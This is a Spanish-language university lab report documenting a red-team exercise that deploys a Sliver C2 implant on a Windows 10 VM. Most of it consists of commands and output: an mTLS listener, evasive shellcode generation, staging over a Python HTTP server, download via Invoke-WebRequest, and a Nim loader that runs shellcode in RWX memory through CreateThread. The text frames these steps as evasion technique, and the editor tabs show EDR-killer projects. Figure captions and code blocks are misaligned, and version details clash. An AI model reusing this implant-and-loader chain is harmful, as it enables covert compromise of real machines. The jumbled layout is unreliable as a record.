

Universidad Tecnológica de Panamá

Facultad de Sistemas Computacionales

Carrera Lic. En Ciberseguridad

Nombre:
Itmar Castillo

Profesor:
Elzer Pineda

Materia:
Ciberseguridad 4

Salón:
1S3231

Asignación:
Despliegue Completo de Malware C2 con Sliver
Framework y Nim Loader

Año lectivo:
2026

INTRODUCCIÓN

El presente informe documenta el proceso técnico completo de despliegue de un agente de malware C2 (Command & Control) sobre un sistema Windows 10, como parte de un ejercicio práctico de Red Team. El objetivo central del ejercicio fue establecer un canal de comunicación cifrado y persistente entre el sistema atacante y el sistema víctima, utilizando exclusivamente herramientas de código abierto y técnicas de desarrollo de payloads in-situ para minimizar la detección.

El ejercicio se desarrolló en un entorno de laboratorio controlado con dos máquinas virtuales conectadas en red local (segmento 192.168.163.0/24). Se utilizó el framework Sliver v1.7.3 como plataforma C2, con transporte mTLS (Mutual TLS) para garantizar cifrado bidireccional en las comunicaciones. El payload fue un shellcode generado por Sliver con obfuscación de símbolos activa, ejecutado mediante un loader propio escrito en el lenguaje Nim y compilado directamente en el sistema víctima, empleando la cadena de herramientas MinGW x86_64 instalada a través de MSYS2. Esta aproximación de compilación in-situ representa una técnica de evasión avanzada que evita la transferencia de binarios PE precompilados fácilmente detectables. Todas las actividades tienen propósito estrictamente académico y formativo.

SECCIÓN 1: Instalación del Framework Sliver C2

Esta sección documenta la instalación completa del framework de Command & Control Sliver v1.7.3 en el sistema atacante (Kali Linux, usuario root). Sliver es un framework C2 de código abierto desarrollado por BishopFox que soporta múltiples protocolos de transporte cifrado (mTLS, WireGuard, HTTP/S, DNS), ampliamente adoptado en operaciones Red Team por su flexibilidad y bajo nivel de detección.

1.1 — Descarga e instalación automática de Sliver v1.7.3

```
(root@kali)~[/home/itmar]
# curl https://sliver.sh/install | sudo bash
% Total    % Received % Xferd  Average Speed   Time    Time     Time    Current
           %             %         Dload  Upload   Total   Spent    Left     Speed
100 6043 100 6043 0 0 8041 0 0 0 0 0
Installing dependencies using apt...
Running from /root
Using Minisign public key...
Fetching latest Sliver release URLs...
Downloading https://github.com/BishopFox/sliver/releases/download/v1.7.3/sliver-client_linux-amd64
Downloading https://github.com/BishopFox/sliver/releases/download/v1.7.3/sliver-client_linux-amd64.minisig
Downloading https://github.com/BishopFox/sliver/releases/download/v1.7.3/sliver-server_linux-amd64
Downloading https://github.com/BishopFox/sliver/releases/download/v1.7.3/sliver-server_linux-amd64.minisig
Verifying signatures ...
Signature and comment signature verified
Trusted comment: timestamp:1771909737 file:sliver-server_linux-amd64 hashed
Signature and comment signature verified
Trusted comment: timestamp:1771909736 file:sliver-client_linux-amd64 hashed
Existing Sliver server install detected at /root/sliver-server
Moving the Sliver server executable to /root/sliver-server...
Setting permissions for the Sliver server executable...
Unpacking the Sliver server...

Sliver Copyright (c) 2026 Bishop Fox
This program comes with ABSOLUTELY NO WARRANTY; for details type 'licenses'.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'licenses' for details.

Unpacking assets ...
Setting permissions for the Sliver client executable...
Copying the Sliver client executable to /usr/local/bin/sliver-client...
'/root/sliver-client_linux-amd64' -> '/usr/local/bin/sliver-client'
Creating a symbolic link for sliver-client at /usr/local/bin/sliver...
Setting permissions for the symbolic link /usr/local/bin/sliver...
Configuring systemd service ...
Generating local configs ...
Generating operator configs ...
Generating operator configs for user itmar...
Generating operator configs for user Itmar2...
Generating operator configs for user testuser...
Reloading systemd and starting the Sliver service...
```

Figura 1.1 — Script `sliver.sh` descarga cliente y servidor linux-amd64 desde BishopFox/GitHub, verifica firmas Minisign, configura operadores (`itmar`, `Itmar2`, `testuser`) y registra `sliver.service` en `systemd`

[ANÁLISIS] El script oficial `sliver.sh` se ejecuta como root desde `/home/itmar`. El proceso descarga cuatro artefactos desde GitHub (v1.7.3): binarios de cliente y servidor para linux-amd64 más sus respectivos archivos de firma `.minisig`. La integridad criptográfica se verifica mediante Minisign (trusted comment con timestamps 1771909737 y 1771909736), garantizando que los binarios no han sido manipulados. El instalador detecta una instalación previa en `/root/sliver-server`, la reemplaza limpiamente y configura el servicio como `systemd` unit con inicio automático. Se generan configuraciones de operador para tres usuarios, estableciendo un entorno C2 multi-operador listo para operaciones.

1.2 — Verificación del servicio Sliver y procesos activos

```
(root@kali)-[/home/itmar]
# sliver-server

(root@kali)-[/home/itmar]
# systemctl status sliver
● sliver.service - Sliver
   Loaded: loaded (/etc/systemd/system/sliver.service; enabled; prese
t: disabled)
   Active: active (running) since Sun 2026-06-07 01:56:48 EST; 8min a
go
  Invocation: 2af815b083de489fb4fc77ad04b8afee
    Main PID: 11834 (sliver-server)
      Tasks: 12 (limit: 9238)
     Memory: 29.9M (peak: 34.8M)
        CPU: 316ms
       CGroup: /system.slice/sliver.service
               └─11834 /root/sliver-server daemon

jun 07 01:56:48 kali systemd[1]: Started sliver.service - Sliver.

(root@kali)-[/home/itmar]
# ps aux | grep sliver
itmar      7007 21.1  9.0 12427780 729200 ?        Rl   01:51   2:51 x-ww
w-browser /home/itmar/Escritorio/sliver-nim-guide 1.html
root       11834  0.0  1.2 1492056 102800 ?        Ssl  01:56   0:00 /roo
t/sliver-server daemon
root       17534  0.0  0.0   6544   2496 pts/1    S+   02:05   0:00 grep
--color=auto sliver
```

Figura 1.2 — systemctl confirma sliver.service activo (running) desde 2026-06-07 01:56:48 EST, PID 11834, 29.9 MB RAM; ps aux muestra sliver-server daemon (root) y cliente itmar leyendo sliver-nim-guide.html

[ANÁLISIS] La verificación mediante systemctl status sliver confirma el servicio activo y habilitado para inicio automático, con PID principal 11834 consumiendo 29.9 MB de RAM (pico 34.8 MB) y 12 tareas activas. El hecho de que sliver-server corra como root le otorga máximos privilegios en el sistema atacante. Notablemente, el usuario itmar tiene abierta la guía sliver-nim-guide 1.html en un navegador (PID 7007), evidenciando preparación metodológica previa: el operador estudió el procedimiento antes de ejecutarlo.

1.3 — Activación del servicio y conexión del cliente Sliver

```
(root@kali)-[/home/itmar]
# systemctl enable sliver && systemctl start sliver

(root@kali)-[/home/itmar]
# sliver-server

(root@kali)-[/home/itmar]
# sliver
Connecting to 127.0.0.1:31337 ...

SLIVER

All hackers gain evolve
[*] Server v1.7.3 - 3bbaf805104dcc4a75414ee0084e8de50702cad4
[*] Welcome to the sliver shell, please type 'help' for options
[*] Check for updates with the 'update' command

^[[34;1R
[127.0.0.1] sliver > 
```

Figura 1.3 — `systemctl enable && start sliver`; `sliver-server` iniciado; cliente `sliver` conecta a `127.0.0.1:31337`; banner "All hackers gain evolve", Server `v1.7.3` listo con prompt interactivo

[ANÁLISIS] Se activa el servicio Sliver con inicio automático (`systemctl enable`) y se inicia inmediatamente (`systemctl start`). El cliente Sliver establece conexión local al servidor daemon en el puerto estándar 31337. El banner "All hackers gain evolve" es una frase aleatoria generada por Sliver en cada inicio. El hash de compilación `3bbaf805104dcc4a75414ee0084e8de50702cad4` permite verificar la versión exacta del binario. El prompt interactivo `[127.0.0.1] sliver >` indica que el operador tiene acceso completo al servidor C2.

SECCIÓN 3: Configuración Definitiva de Listeners

Se configura el listener C2 definitivo en el puerto 8888 y se abre el firewall para garantizar conectividad desde el sistema víctima.

3.1 — Listener mTLS en puerto 8888 y reglas de firewall UFW

```
[127.0.0.1] sliver > mtls --lhost 192.168.163.129 --lport 8888
[*] Starting mTLS listener ...
[*] Successfully started job #1
[127.0.0.1] sliver > jobs
```

ID	Name	Protocol	Port	Domains
1	mtls	tcp	8888	

```
[127.0.0.1] sliver > 
```

Figura 3.1 — Listener mTLS activo en 192.168.163.129:8888 como job #1 (protocolo tcp); ufw allow 8888/tcp añade reglas IPv4 e IPv6 confirmadas

[ANÁLISIS] Se configura el listener definitivo mTLS en el puerto 8888 vinculado a 192.168.163.129, registrado como job #1. La verificación mediante jobs confirma el listener activo con protocolo tcp. El comando `ufw allow 8888/tcp` abre el puerto en el firewall del host atacante, añadiendo reglas tanto para IPv4 ("Rule added") como para IPv6 ("Rule added (v6)"), garantizando conectividad desde la víctima independientemente del stack IP utilizado.

SECCIÓN 4: Generación del Implant Shellcode

La generación del implant es el paso más crítico del ciclo de ataque. El shellcode resultante es el agente que se ejecutará en memoria en el sistema víctima para establecer el canal C2 cifrado.

4.1 — Primera generación exitosa (placeholder IP) y regeneración con IP real

```
(itmar@kali)-[~]
$ sudo ufw allow 8888/tcp
[sudo] contraseña para itmar:
Rule added
Rule added (v6)
```

Figura 4.1 — Implant windows/amd64 shellcode generado con IP_C2:8888, ofuscación de símbolos activa, build completado en 2m54s, guardado en /tmp/implant.bin

[ANÁLISIS] La primera generación exitosa del implant toma 2 minutos 54 segundos. El proceso activa ofuscación de símbolos (Symbol obfuscation is enabled), lo que dificulta el análisis estático y aumenta la tasa de evasión contra firmas AV. El implant se guarda como shellcode crudo en /tmp/implant.bin. El uso de un placeholder IP permite generar una versión de prueba antes de vincular al C2 real.

4.2 — Regeneración con IP real, tamaño y servidor HTTP de staging

```
[127.0.0.1] sliver > generate --mtls IP_C2:8888 --os windows --arch amd64 --
format shellcode --evasion --save /tmp/implant.bin

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 2m54s
[*] Implant saved to /tmp/implant.bin
```

Figura 4.2 — Implant regenerado con IP real 192.168.163.129:9091, build en 8m1s; implant.bin de 33 MB (-rwx-----, solo root); xxd retorna "Permission denied"; servidor HTTP Python3 sirviendo /tmp en puerto 8081

[ANÁLISIS] Se regenera el implant con la IP real del C2 (192.168.163.129:9091). El segundo build tarda 8m1s por recompilación completa con ofuscación intensa. El archivo resultante pesa 33 MB con permisos restrictivos (-rwx-----), accesible únicamente por root. El intento de inspección con xxd retorna "Permission denied", confirmando los controles de acceso. Simultáneamente se levanta un servidor HTTP Python3 en puerto 8081 sirviendo /tmp para transferir el shellcode.

SECCIÓN 5: Transferencia del Shellcode a Windows

Esta sección documenta la transferencia del shellcode implant desde el servidor atacante al sistema víctima Windows, incluyendo los problemas encontrados en las primeras descargas y su resolución, así como la preparación del entorno Nim.

5.1 — Descarga del implant en la víctima: PowerShell descargando el shellcode

```
[127.0.0.1] sliver > generate --mtls 192.168.163.129:9091 --os windows --arch amd64 --format shellcode --evasion --save /tmp/implant.bin

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 8m1s
Overwrite existing file?
  Yes  No

</> toggle • enter submit • y Yes • n No
```

Figura 5.1 — PowerShell Administrador en la víctima; Invoke-WebRequest descargando shellcode desde 192.168.163.129:8081; "Escribiendo solicitud web" con 5,310,608 bytes escritos en progreso

[ANÁLISIS] Se abre PowerShell con privilegios de Administrador en el sistema víctima. Se ejecuta Invoke-WebRequest apuntando al servidor HTTP del atacante (192.168.163.129:8081) para descargar el shellcode. La barra de progreso azul muestra la descarga en curso con 5,310,608 bytes escritos hasta el momento visible. La ejecución como Administrador es necesaria para las operaciones posteriores de inyección de memoria con VirtualAlloc con permisos de ejecución.

5.2 — Errores de descarga y descarga exitosa de shellcode2.bin

```
(itmar@kali)-[~]
└─$ ls -lh /tmp/implant.bin && xxd /tmp/implant.bin | head -4
-rwx----- 1 root root 33M jun  7 02:26 /tmp/implant.bin
xxd: /tmp/implant.bin: Permission denied
```

Figura 5.2 — Múltiples intentos: HTTP 404 por ruta incorrecta; finalmente shellcode2.bin descargado y confirmado en %TEMP% con 34,824,960 bytes

[ANÁLISIS] Se observan errores sucesivos: Invoke-WebRequest devuelve HTTP 404 al usar rutas de URL incorrectas. El intento final con la URL correcta completa la descarga exitosamente. El archivo shellcode2.bin de 34,824,960 bytes (~33 MB) queda en C:\Users\bokul\AppData\Local\Temp. El tamaño grande es característico de shellcodes Sliver con obfuscación completa de símbolos.

5.3 — Consulta de página de instalación de Nim desde la víctima




```
(itmar@kali)-[~]  
$ python3 -m http.server 8081 --directory /tmp  
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
```

Figura 5.3 — Invoke-WebRequest a nim-lang.org/install_windows.html desde la víctima; HTML retornado con título "Windows Installation - Nim Programming Language" confirmando conectividad saliente

[ANÁLISIS] Desde el sistema víctima se accede a la página de instalación de Nim en Windows. Esta acción precede la instalación del compilador Nim para compilar el loader shellcode in-situ. La técnica evita transferir un PE precompilado del loader, que tendría mayor probabilidad de ser detectado por soluciones AV/EDR como archivo malicioso conocido. La conectividad saliente hacia nim-lang.org confirma que la víctima tiene acceso a internet.

5.4 — Verificación de Nim 2.0.0 y winnim 3.9.4 instalados en la víctima



```
Administrador: Windows PowerShell  
Windows PowerShell  
Copyright (C) Microsoft Corporation. Todos los derechos reservados.  
  
Escribiendo solicitud web  
Escribiendo secuencia de solicitud... (Número de bytes escritos: 5310080)
```


Figura 5.4 — `nim --version` confirma Nim 2.0.0 (Windows amd64, compilado 2024-07-03); `nimble install winim` descarga winim 3.9.4 exitosamente vía Git

[ANÁLISIS] El compilador Nim versión 2.0.0 queda instalado y funcional en la víctima (Windows/amd64). La instalación de la librería winim 3.9.4 mediante nimble se completa exitosamente descargando desde GitHub. winim es el paquete de bindings para Windows API nativos en Nim, esencial para el loader: provee VirtualAlloc, CopyMemory, CreateThread y WaitForSingleObject necesarios para inyectar y ejecutar el shellcode en memoria sin llamadas a librerías externas adicionales.

SECCIÓN 6: Desarrollo y Compilación del Nim Loader

Esta sección documenta la creación, análisis y compilación del loader escrito en Nim que cargará el shellcode en memoria. La compilación se realiza directamente en el sistema víctima mediante la cadena de herramientas MinGW instalada con MSYS2.

6.1 — Creación del directorio y apertura del editor para loader.nim



```
PS C:\WINDOWS\system32> Invoke-WebRequest -Uri "http://192.168.163.129:8081/shellcode2.bin" -OutFile "$env:TEMP\shellcode2.bin"
PS C:\WINDOWS\system32> ls $env:TEMP\shellcode2.bin

Directorio: C:\Users\bokul\AppData\Local\Temp


Mode                LastWriteTime         Length Name
----                -
-a-----                34874996 shellcode2.bin

PS C:\WINDOWS\system32>
```

Figura 6.1 — New-Item crea C:\lab\sliver-loader (08/09/2026 8:53 PM); Set-Location cambia al directorio; notepad loader.nim abre el editor nativo del sistema para escribir el código fuente

[ANÁLISIS] Se crea un directorio de trabajo C:\lab\sliver-loader para organizar los artefactos del loader. El uso de notepad.exe para escribir código es living-off-the-land: emplea una aplicación nativa del sistema evitando instalar editores que podrían levantar alertas. El directorio C:\lab es una ubicación no estándar que evita rutas típicamente monitoreadas como %APPDATA% o %TEMP%.

6.2 — Código fuente completo del Nim Loader



```
2>
2. Write-Host ===== • EDRKiller_BdApiUtil.sln EDRKiller_truesight.sln EDRKiller_Wsftprn.sln prueba_opencode.txt loader.nim X + - □ X
3
23 Archivo Editar Ver
-
proc VirtualAlloc(lpAddr: pointer, dwSize: int, flAllocType, flProtect: int32): pointer
2> { .importc: "VirtualAlloc", stdcall, dynlib: "kernel32". }
it
ie proc CopyMemory(dest, src: pointer, len: int)
4 { .importc: "RtlMoveMemory", stdcall, dynlib: "kernel32". }
*
proc CreateThread(lpAttr: pointer, stackSize: int, startAddr: pointer, param: pointer, flags: int, id: pointer): int
2> { .importc: "CreateThread", stdcall, dynlib: "kernel32". }
er
er proc WaitForSingleObject(hHandle: int, ms: int): int
{ .importc: "WaitForSingleObject", stdcall, dynlib: "kernel32". }
b proc GetLastError(): int
{ .importc: "GetLastError", stdcall, dynlib: "kernel32". }

when isMainModule:
La let path = r"C:\Users\bokul\AppData\Local\Temp\implant.bin"
6 if not fileExists(path):
echo "[-] Shellcode not found"
quit(1)
2> echo "[*] Reading shellcode..."
er let sc = readShellcode(path)
er echo "[*] Loaded: ", sc.len, " bytes"
let mem = VirtualAlloc(nil, sc.len, 0x00001000 or 0x00002000, 0x40)
if cast[int](mem) == 0:
echo "[-] VirtualAlloc failed: ", GetLastError()
quit(1)
CopyMemory(mem, unsafeAddr sc[0], sc.len)
echo "[*] Executing..."
discard CreateThread(nil, 0, mem, nil, 0, nil)
discard WaitForSingleObject(-1, -1)

Ln 23, Col 34 1,386 caracteres. Texto sin formato 100% Unix (LF) UTF-8 con BOM
```

Figura 6.2 — loader.nim abierto en editor con pestañas visibles (EDRKiller_BdApi, EDRKiller_truesight, EDRKiller_Wsftprn, prueba_opencode, loader.nim); código fuente completo visible: VirtualAlloc, CopyMemory, CreateThread, ruta implant.bin

[ANÁLISIS] El loader implementa la técnica clásica de shellcode injection via VirtualAlloc+CreateThread, con los siguientes imports de kernel32: VirtualAlloc, RtlMoveMemory (CopyMemory), CreateThread, WaitForSingleObject y GetLastError. El flujo es: (1) verifica la existencia de C:\Users\bokul\AppData\Local\Temp\implant.bin; (2) lee el shellcode completo con readShellcode(); (3) reserva memoria con VirtualAlloc(nil, sc.len, 0x00001000 or 0x00002000, 0x40) donde 0x40 = PAGE_EXECUTE_READWRITE; (4) copia shellcode con CopyMemory; (5) crea hilo con CreateThread; (6) espera con WaitForSingleObject(-1,-1). Las pestañas visibles del editor muestran otros artefactos del toolkit (EDRKiller_BdApi, EDRKiller_truesight, EDRKiller_Wsftprn) indicando que el atacante trabaja simultáneamente con múltiples componentes.

6.3 — Instalación de MSYS2 vía winget

```
PS C:\lab\sliver-loader> winget install --id MSYS2.MSYS2 -e
Found MSYS2 Installer [MSYS2.MSYS2] Version 20260611
This application is licensed to you by its owner.
Microsoft is not responsible for, nor does it grant any licenses to, third-party packages.
Downloading https://github.com/msys2/msys2-installer/releases/download/2026-06-11/msys2-x86_64-20260611.exe
89.6 MB / 89.6 MB
Successfully verified installer hash
Starting package install...
Successfully installed
PS C:\lab\sliver-loader>
```

Figura 6.3 — `winget install --id MSYS2.MSYS2` instala MSYS2 v20260611 (89.6 MB) exitosamente; hash verificado, paquete instalado sin intervención del usuario

[ANÁLISIS] Se instala MSYS2 como entorno de compilación mediante winget, el gestor de paquetes nativo de Windows 10/11. La versión instalada es v20260611 (89.6 MB), descargada directamente desde el repositorio oficial de GitHub. El instalador verifica el hash del instalador automáticamente ("Successfully verified installer hash") antes de proceder, confirmando integridad. La instalación silenciosa no requiere interacción del usuario, lo que permite automatización completa de la cadena de preparación del loader.

6.4 — Instalación de paquetes MinGW x86_64 desde MSYS2

```
mingw-w64-x86_64-winpthreads-1... 42.9 KiB 65.4 KiB/s 00:01 [#####] 100%
mingw-w64-x86_64-windows-defau... 3.1 KiB 7.72 KiB/s 00:00 [#####] 100%
mingw-w64-x86_64-gcc-16.1.0-5-any 45.6 MiB 2.09 MiB/s 00:22 [#####] 100%
Total (17/17) 68.9 MiB 3.14 MiB/s 00:22 [#####] 100%
(17/17) checking keys in keyring [#####] 100%
(17/17) checking package integrity [#####] 100%
(17/17) loading package files [#####] 100%
(17/17) checking for file conflicts [#####] 100%
(17/17) checking available disk space [#####] 100%
:: Processing package changes...
( 1/17) installing mingw-w64-x86_64-libwinpthread [#####] 100%
( 2/17) installing mingw-w64-x86_64-tzdata [#####] 100%
( 3/17) installing mingw-w64-x86_64-gcc-libs [#####] 100%
( 4/17) installing mingw-w64-x86_64-libiconv [#####] 100%
( 5/17) installing mingw-w64-x86_64-gettext-runtime [#####] 100%
( 6/17) installing mingw-w64-x86_64-zlib [#####] 100%
( 7/17) installing mingw-w64-x86_64-zstd [#####] 100%
( 8/17) installing mingw-w64-x86_64-binutils [#####] 100%
( 9/17) installing mingw-w64-x86_64-headers [#####] 100%
(10/17) installing mingw-w64-x86_64-crt [#####] 100%
(11/17) installing mingw-w64-x86_64-gmp [#####] 100%
(12/17) installing mingw-w64-x86_64-isl [#####] 100%
(13/17) installing mingw-w64-x86_64-mpfr [#####] 100%
(14/17) installing mingw-w64-x86_64-mpc [#####] 100%
(15/17) installing mingw-w64-x86_64-windows-default-manifest [#####] 100%
(16/17) installing mingw-w64-x86_64-winpthreads [#####] 100%
(17/17) installing mingw-w64-x86_64-gcc [-----] 0%
```

Figura 6.4 — MSYS2 instalando 17 paquetes MinGW x86_64 al 100%: libwinpthread, tzdata, gcc-libs, libiconv, gettext-runtime, zlib, zstd, binutils, headers, crt, gmp, mpfr, mpc, isl, windows-default-manifest, libwinpthread, gcc

[ANÁLISIS] Se instalan los 17 paquetes que conforman la cadena de compilación cruzada MinGW x86_64 para Windows. Los componentes clave son: gcc (compilador C/C++), binutils (enlazador y ensamblador), headers y crt (headers y runtime de la API Win32), libwinpthread (soporte de hilos POSIX), y las librerías matemáticas gmp/mpfr/mpc/isl necesarias para las optimizaciones de GCC. Todos los paquetes alcanzan 100% de instalación. Esta cadena convierte la víctima en un entorno de compilación nativa completo para generar el loader PE x64.

6.5 — Compilación completa de loader.nim con nim c

```
PS C:\lab\sliver-loader> $env:PATH = "C:\msys64\mingw64\bin;" + $env:PATH
PS C:\lab\sliver-loader> nim c -d:release --app:gui --opt:size loader.nim
Hint: used config file 'C:\nim\nim-2.0.8\config\nim.cfg' [Conf]
Hint: used config file 'C:\nim\nim-2.0.8\config\config.nims' [Conf]
.....
CC: ../nim/nim-2.0.8/lib/system/exceptions.nim
CC: ../nim/nim-2.0.8/lib/std/private/since.nim
CC: ../nim/nim-2.0.8/lib/system/ctypes.nim
CC: ../nim/nim-2.0.8/lib/std/sysatomics.nim
CC: ../nim/nim-2.0.8/lib/system/ansi_c.nim
CC: ../nim/nim-2.0.8/lib/system/memory.nim
CC: ../nim/nim-2.0.8/lib/std/private/syslocks.nim
CC: ../nim/nim-2.0.8/lib/std/private/threadtypes.nim
CC: ../nim/nim-2.0.8/lib/std/private/digitsutils.nim
CC: ../nim/nim-2.0.8/lib/std/private/niscdollars.nim
CC: ../nim/nim-2.0.8/lib/std/assertions.nim
CC: ../nim/nim-2.0.8/lib/system/iterators.nim
CC: ../nim/nim-2.0.8/lib/system/core_detection.nim
CC: ../nim/nim-2.0.8/lib/std/private/dragonbox.nim
CC: ../nim/nim-2.0.8/lib/std/private/schubfach.nim
CC: ../nim/nim-2.0.8/lib/std/formatfloat.nim
CC: ../nim/nim-2.0.8/lib/std/objectdollar.nim
CC: ../nim/nim-2.0.8/lib/system/dollars.nim
CC: ../nim/nim-2.0.8/lib/std/typedthreads.nim
CC: ../nim/nim-2.0.8/lib/system/stacktraces.nim
CC: ../nim/nim-2.0.8/lib/std/private/bitops_utils.nim
CC: ../nim/nim-2.0.8/lib/system/countbits_impl.nim
CC: ../nim/nim-2.0.8/lib/system/repr_v2.nim
CC: ../nim/nim-2.0.8/lib/std/widestr.nim
CC: ../nim/nim-2.0.8/lib/std/syncio.nim
CC: ../nim/nim-2.0.8/lib/system.nim
CC: ../nim/nim-2.0.8/lib/pure/parseutils.nim
CC: ../nim/nim-2.0.8/lib/core/macros.nim
CC: ../nim/nim-2.0.8/lib/pure/bitops.nim
CC: ../nim/nim-2.0.8/lib/pure/fenv.nim
CC: ../nim/nim-2.0.8/lib/pure/math.nim
CC: ../nim/nim-2.0.8/lib/pure/algorithm.nim
CC: ../nim/nim-2.0.8/lib/pure/typetraits.nim
CC: ../nim/nim-2.0.8/lib/std/enumutils.nim
CC: ../nim/nim-2.0.8/lib/std/strbasics.nim
CC: ../nim/nim-2.0.8/lib/pure/unicode.nim
CC: ../nim/nim-2.0.8/lib/std/private/jsutils.nim
CC: ../nim/nim-2.0.8/lib/std/private/strimpl.nim
CC: ../nim/nim-2.0.8/lib/pure/strutils.nim
CC: ../nim/nim-2.0.8/lib/std/private/osseps.nim
```

